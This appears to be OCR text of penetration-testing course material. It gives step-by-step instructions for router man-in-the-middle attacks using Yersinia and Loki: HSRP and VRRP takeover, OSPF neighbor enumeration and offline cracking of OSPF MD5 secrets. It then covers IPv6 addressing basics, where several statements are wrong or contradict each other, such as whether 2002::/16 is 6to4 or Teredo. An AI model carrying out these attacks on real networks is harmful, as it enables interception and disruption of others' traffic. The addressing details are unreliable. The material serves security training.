
1. Attacker sends HSRP hello messages to 224.0.0.2 with higher priority
2. Former primary and secondary routers become secondary and tertiary
3. Attacker changes his MAC address to 00:00:0c:07:ac:XX with the default gateway IP
4. Attacker becomes MitM ingress and egress, forwarding traffic to upstream routers or the downstream client

HSRP MitM

If an attacker can observe the authentication string used for HSRP, he can mount a MitM attack by exploiting HSRP and becoming the new primary router on the network. After observing HSRP hello messages from the primary device, the attacker can identify the authentication key and the priority of the active router. By impersonating an HSRP router, the attacker can have all network traffic redirected to himself:

1. Attacker sends HSRP hello messages with a higher priority than the observed primary router.
2. After observing the attacker's HSRP hello messages, the former primary and secondary routers are demoted to secondary and tertiary status, relinquishing responsibility for the network.
3. Next, the attacker changes his network card MAC address to 00:00:0c:07:ac:XX, replacing XX with the HSRP group address observed in the hello message, and uses the IP address of the default gateway.
4. Using the IP address of the default gateway, the attacker becomes a central point for all traffic on the network and MitM before forwarding the traffic to be delivered to one of the other HSRP routers. Periodically, the attacker sends HSRP hello messages on the network to maintain its position as the primary router.

Yersinia HSRP Attack



Yersinia HSRP Attack

Yersinia includes support for detecting the presence of HSRP traffic, revealing the source IP address of the router participating in the HSRP group, the virtual IP address, and the authentication credentials in use, as shown on this slide.

Press "g" to open the "Choose protocol mode" dialog; then scroll and press "Enter" on the HSRP protocol option to open the HSRP attack mode. After identifying HSRP traffic, select the target virtual IP you wish to exploit for a MitM attack and then press "x" to open the "Attack Panel" dialog, as shown. Selecting "1" will cause the attacker to become the active router but not forward traffic received, causing a DoS attack against all LAN users. Selecting "2" will implement the same attack, but the router will forward traffic to the selected HSRP member as well, creating a MitM attack.

VRRP / CARP

- Standards-based replacement for HSRP (RFC 3768, RFC 5798/IPv6)
- Similar in operation to HSRP
  - Virtual MAC address 00:00:5e:00:01:XX
  - Multicast group 224.0.0.18
- Not UDP-based; IP protocol 112
- 8-bit priority field; greatest priority is the network master
- No authentication or integrity checks

Similar vulnerability to HSRP, not supported by Yersinia

VRRP / CARP

In comparison to HSRP, the Virtual Router Redundancy Protocol (VRRP) is a standards-based protocol described in RFC 3768 and augmented in RFC 5798 for IPv6 networks. The operation of VRRP is similar to HSRP, where two or more routers share responsibility for a virtual IP address using the MAC address 00:00:5e:00:01:XX (where "XX" is the VRRP group). The multicast group 224.0.0.18 is used by the master to send keep-alive messages to other standby devices.

Unlike HSRP, VRRP does not use UDP as an IP payload, instead using IP protocol 112. An 8-bit priority field is used to identify the order in which the routers in the VRRP group take over responsibility for the virtual IP address.

Unlike HSRP, VRRP does not include any authentication or integrity checks. As such, all configurations of VRRP are vulnerable when an attacker observes VRRP keep-alive traffic on the LAN. However, Yersinia does not support a VRRP MitM attack. Fortunately, alternative attack tools are available.

Folks involved in OpenBSD submitted a version of VRRP that was truly unencumbered by patents. Its functionality is the same as VRRP and for most considerations is functionally identical to VRRP.

Loki

- Python-based infrastructure attack tool focusing on Layer 3 protocols
- Mirrors Yersinia capabilities in some areas
  - Exceeds Yersinia in protocol support
- GUI only, Linux, FreeBSD, Windows
  - Difficult to install, several awkward dependency requirements
  - Limitations in Windows with raw packet TX


Loki

Loki is a Python-based infrastructure attack tool focusing on exploiting Layer 3 protocols. Loki reproduces some of the capabilities of Yersinia, but it also exceeds Yersinia's protocol support with an attractive GUI interface for Linux and FreeBSD systems.

At the time of this writing, Loki supports one or more attacks against the following protocols: ARP, HSRP, RIP, BGP, OSPF, EIGRP, WLCCP, VRRP, BFD, LDP, and MPLS. Installation is awkward when building from source, though the authors provide precompiled packages that can be installed with little difficulty for common Linux distributions. While a Windows version of Loki is available, several of the attack functions do not work reliably, likely due to limited raw packet injection capabilities associated with the Windows NDIS interface model.

You can download the Loki source or packages for several distributions at https://insinuator.net/tag/loki/.

Loki VRRP MitM Attack




1. Start packet sniffing; select the interface in the dialog that opens after clicking the start sniffing button.
2. Navigate to the HOT-STANDBY | vrrp tabs.
3. Select any device in the VRRP group you wish to exploit.
4. Click "Get IP" to cause Loki to advertise itself as a new VRRP router for the selected group ID. Loki will automatically advertise itself with a greater priority than the highest observed router priority.

Loki VRRP MitM Attack

Loki implements the VRRP MitM attack similar to Yersinia's HSRP attack:

1. After launching "`loki.py`," start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK."
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic, it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.

Routing Protocols



- Many organizations leak routing traffic to end-user segments
- Routing updates are valuable for:
  - Discovering internal networks
  - Mapping internal infrastructure
  - Wide-scale MitM opportunities

Routing Protocols

Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, any time we can observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP, or another protocol, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MitM attack opportunities.

OSPF Quick-Start

- Routers send periodic multicast "hello" packets to other routers
  - Forming OSPF neighbor relationships
- Adjacent neighbors share topology with Link State Advertisements (LSAs)
  - LSA messages are flooded to upstream neighbors
- Routers build topology databases for routing traffic
  - Topology changes cause new LSA flooding
- OSPF areas used to limit LSAs within a defined group
  - Backbone area "0.0.0.0" or just "0"

OSPF Quick-Start

For our example, we'll look at the Open Shortest Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.


OSPF is an Interior Gateway Protocol (IGP), as opposed to an Exterior Gateway Protocol such as Border Gateway Protocol (BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area, where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas, where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "`area 0.0.0.0`" or just "`area 0`".

The original OSPF RFC standard is at https://www.ietf.org/rfc/rfc2328.txt.

Routing Fail



Routing Fail

This slide includes a screenshot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN traffic, not WAN traffic), and connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN, we also see traffic to the multicast group 224.0.0.5, which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.

OSPF Routing Enumeration

- Must participate as a neighbor
  - May be required to bypass MD5 authentication challenge/response
- Create neighbor relationship to Designated Router (DR) and Backup DR (BDR)
  - Maintains the routing table, central point of contact for other routers
- Attacker steps through OSPF state tree with peer router
  - ExStart, Exchange, Loading, Full

OSPF Routing Enumeration

Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing him to identify internal networks and addressing schemes for wide-scale network mapping.


Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSAs that reveal network topology information. To participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network, a neighbor relationship is created ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, he will step through the OSPF state tree with the peering router:

- ExStart: In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices.
- Exchange: In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information.
- Loading: In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area.
- Full: The Full state is achieved when the routers and the attacker are fully synchronized.

Loki OSPF Enumeration



1. Start the Loki sniffing process
2. Navigate to the ROUTING | ospf tab
3. Identify the authentication method in use after observing OSPF traffic
4. Change the Loki OSPF authentication type to reflect the method in use
5. Change ID to "1" (0 is reserved for no auth.)
6. Send OSPF hello messages; start adjacency process with DR, BDR
7. When the state is FULL, Loki has enumerated routing table; expand triangle to see all the discovered networks


Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:

1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and then click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab. Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the Authentication Type drop-down to match the AUTH column observed in step 3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret, which will usually be 1. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, and so on).
6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The STATE column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.

Loki OSPF MD5 Attack

- OSPF MD5 auth. vulnerable to an offline dictionary attack
- Select ROUTING | ospf | Cracking, select wordlist, click "Crack PW"
- Loki can participate as a neighbor when configured with compromised secret




Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used, we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW."

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to `AUTH_CRYPT`, specifying the shared secret in the Key field.

Is BGP Safe Yet?

- Any unvalidated router interactions are high risk
- RPKI would add require some management effort from ISPs
- Check for invalid prefixes at https://isbgpsafeyet.com



Is BGP Safe Yet?

We focus on OSPF for our router MitM details, but it's really any routing functionality that does not validate route information safely. A comprehensive Public Key Infrastructure (PKI) should be used to sign and confirm inter-router communications.

Beyond using protocol analyzers and tools like yersinia and the Loki Project's `loki.py`, other routing vulnerabilities could also be manipulated into placing an attacker in the middle of network traffic. OSPF has increased in popularity over the years, but Cisco's BGP is also very prolific. An alternative routing protocol may be enabled for flexibility, and those are often the best opportunities to an attacker: An enabled protocol that isn't fully used, is often easier to manipulate and yet not still be defended. If you are concerned with BGP related route hijacks, you can check if your upstream ISP is either listed as safe or unsafe (at least with regards to accepting unvalidated BGP prefixes) with the https://isbgpsafeyet.com "Test your ISP" feature.

Router Virtual Machine

- Alternatives to Loki:
  - Bring your own Cisco router with you
  - Zebra+Quagga, FRR, or other open source routing software
- Dynamips uses IOS firmware to boot virtual Cisco router (7200, 2600, 3600, etc.)
  - You'll need an IOS software license
- Dynagen is a frontend to Dynamips to simplify startup, configuration

```
# dynagen router.cfg
=> list
Name        Type        State       Server           Console
R1          2621XM      running     localhost:7200   2000
=> console R1
Connected to Dynamips VM "R1" (ID 0, type c2600) - Console port
sec660-rtr-1>show ver
Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version 12.3(11)T, RELEASE
SOFTWARE (fc2)
```


Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a virtual machine instead. Depending on which feature you need, quagga, FRR, or another virtual appliance may be able to help you manage a MitM via router manipulation.

Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms, including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple frontend to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

To use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at https://www.gns3.com/.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

IPv6 for Penetration Testers

Next, we'll look at various techniques to evaluate and attack IPv6 networks.

IPv6 Penetration Testing

- IPv6 adds new complexity to penetration testing
  - But is potentially an undiscovered attack surface
- Many organizations say they have not yet adopted IPv6
  - But this is incorrect--IPv6 is widely deployed internally
  - Little if any monitoring or control
- We'll look at building essential IPv6 knowledge and attack techniques

IPv6 Penetration Testing


The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or opportunities to simply bypass IPv4 defense systems.

Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misrepresentation, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding on the use of IPv6 in organizations has also led to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module, we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and we'll see how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.

IPv6 Header

- Version: "6"
- Traffic Class.: QoS and prioritization
- Flow Label: Used with traffic class for QoS priorities
- Payload Length: Length in bytes, including extensions headers
- Next Header: Formerly "Protocol"; identifies the payload protocol (can be more IPv6)
- Hop Limit: Same function as TTL, removing any notion of "time"



Flow Label is the only new field; other fields are larger in size or have logical name changes.

IPv6 Header


First, we'll look at the format and design of the IPv6 header. The layout of the IPv6 header is as follows:

- Version: The 4-bit version field remains the same as in the IPv4 protocol but uses a "6" instead of the previous "4."
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is like the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 and is 20 bits. It's used for specifying router-handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field. It identifies the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaces the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes, or 128 bits.
- Destination Address: The destination address field is 16 bytes, or 128 bits.

Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.

IPv6 Addressing Notes

- Goodbye dotted-decimal, hello hexadecimal representation
  - 16-bit fields (4 characters known as a hexquad) separated by colons
- Leading 0s are optional
- Successive 0s can be shortened with ::, but only once in an address



IPv6 Addressing Notes

The most obvious differences between IPv4 and IPv6 are the length of the address fields and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads), separated by colons.


Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0s in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0s, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.

IPv6 Addressing

- Three types of IPv6 addresses:
  - Unicast: Can be global, site local, or link local
  - Anycast: One to nearest
  - Multicast: One to many

Special Prefixes

FE80::/10	link local
FC00::/7	unique local address
FF00::/8	multicast
FF02::1/64	all nodes multicast
2000::/16	stateless autoconfig
2001::/16	global allocation
2001:db8::/32	documentation use
2002::/16	6to4 tunnels



IPv6 Addressing

In IPv6, there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.

Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN, which would have formerly used a broadcast IPv4 address and an `FF:FF:FF:FF:FF:FF` MAC address, the host uses the `FF02::1` IPv6 address with a destination MAC address of `33:33:00:00:00:01`.

Special IPv6 address prefixes include:

- `FE80::/10` – Link local (analogous to IPv4 `169.254.0.0/16` address space defined in RFC 5735 and RFC 3927)
- `FC00::/7` – Unique local address (analogous to IPv4 `192.168.0.0/16`, `10.0.0.0/8`, and `172.16.0.0/12` address space defined in `RFC 1918`)
- `FF00::/8` – Multicast IPv6 traffic
- `FF02::1/64` – All nodes multicast address, replacing IPv4 broadcast address `255.255.255.255`

- `2000::/16` – Used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address
- `2001::/16` – Internet-wide global allocation of IPv6 address space to regional registries (analogous to the former IPv4 unique organizational address space allocations, such `as 4.0.0.0/8, 64.24.0.0/16,` and so on)
- `2001:db8::/32` – Used for documentation purposes
- `2002::/16` – Teredo addresses for IPv4 to IPv6 adoption

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "`FF:FE`" is added in the middle. Next, the low-order second bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64 bits of the IPv6 address with the appropriate prefix information, as shown.

A great cheat sheet reference for IPv6 addressing is available at https://www.roesen.org/files/ipv6_cheat_sheet.pdf.

IPv6 Tunneling Mechanism Feature Comparison

- Some IPv4 to IPv6 transition protocols are still lingering and potentially abusable

